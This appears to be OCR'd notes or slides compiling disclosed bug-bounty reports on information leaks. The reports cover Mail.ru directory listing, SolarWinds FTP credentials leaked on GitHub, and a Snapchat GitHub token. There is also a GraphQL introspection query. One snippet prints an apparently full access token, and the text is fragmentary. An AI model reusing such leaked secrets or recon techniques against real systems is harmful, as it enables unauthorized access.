


https://buckets.grayhatwarfare.com/

@davwwwx



https://hackerone.com/reports/819278



https://hackerone.com/reports/710319

Bohdan Bodishtyan (xaleraf4ra)

630	-	2.88	75th	5.00	74th
Reputation	Rank	Signal	Percentile	Impact	Percentile

8

#661873

Information Disclosure - Получаем доступ к работам и к приватны м презентациям к курсам

Share:

State	● Resolved (Closed)	Severity	Medium (4.3)
Disclosed	August 28, 2019 2:20pm +0400	Participants	
Reported To	Mail.ru	Visibility	Disclosed (Limited)
Reported at	July 27, 2019 8:50pm +0400		
Asset	Another project / domain acquired by Ma... (Other)		
CVE ID			
Weakness	Information Exposure Through Directory Listing		
Bounty	$300		

https://hackerone.com/reports/661873

github

Open Github Repo Leaking FTP Credentials of http://downloads.solarwinds.com

Vinoth Kumar
Tue 2019-11-19 14:32
To: psirt@solarwinds.com

Hi Team,

I have found a public Github repo which is leaking ftp credential belongs to SolarWinds.

Repo URL: https://github.com/ .config

Downloads Url: http://downloads.solarwinds.com
FTP Url: ftp://solarwinds.upload.akamai.com
Username:
Password:
POC: http://downloads.solarwinds.com/test.txt

I was able to upload a test POC.
Via this any hacker could upload malicious exe and update it with release SolarWinds product.

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <appSettings>
    <add key="PathToSou
    <add key="PathToTar
    <add key="FtpUser"
    <add key="FtpPasswc
    <add key="TargetFil
    <add key="BaseUrl"
    <add key="ClientTok
    <add key="AccessTok
    <add key="Secret" v
  </appSettings>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.5" />
  </startup>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="System.Net.Http.Extensions" publicKeyToken="b03f5f7f11d50a3a" culture="neutral" />
        <bindingRedirect oldVersion="0.0.0.0-2.2.29.0" newVersion="2.2.29.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Net.Http.Primitives" publicKeyToken="b03f5f7f11d50a3a" culture="neutral" />
        <bindingRedirect oldVersion="0.0.0.0-4.2.29.0" newVersion="4.2.29.0" />
      </dependentAssembly>
    </assemblyBinding>
  </runtime>
</configuration>
```

snapchat's github access token

TIMELINE

th3g3nt3lman submitted a report to **Snapchat**. Aug 17th (2 years ago)

Description :

GitHub is a truly awesome service but it is unwise to put any sensitive data in code that is hosted on GitHub and similar services as i was able to find github token indexed ***7 hours Ago*** by user [redacted] - ***Software Engineer - Snap Inc***

Issue & POC :


You can find the leak in this link :
https://github.com/%E2%96%88%E2%96%88%E2%96%88%E2%96%88%E2%96%88/leetcode/blob/0eec6434940a01e490d5eecea9baf4778836c54e/TopicMatch.py

```
import os
import requests
import sys
pull_number = 76793
pull_url = "https://github.sc-corp.net/api/v3/repos/Snapchat/android/pulls/" + str(pull_number)
payload = {}
payload["Authorization"] = "token " + "9db9ca3440e535d90408a32a9c03d415979da910"
print payload
r = requests.get(pull_url,
```

https://hackerone.com/reports/396467

@davwwwx

Private list members disclosure via GraphQL



https://hackerone.com/reports/885539


GraphQL introspection queries

graphql_introspection_query.graphql

Raw

```graphql
query IntrospectionQuery {
  __schema {
    queryType { name }
    mutationType { name }
    types {
      ...FullType
    }
    directives {
      name
      description
      locations
      args {
        ...InputValue
      }
    }
  }
}
fragment FullType on __Type {
  kind
  name
  description
  fields(includeDeprecated: true) {
    name
    description
    args {
```

https://graphql.org/learn/introspection/



https://hackerone.com/reports/983331

Abhinav Gaur (ticzox)

104 Reputation | - Rank | -0.70 Signal | 54th Percentile

37

#753868 **Insecure Storage and Overly Permissive API Keys in Android App**


Share:

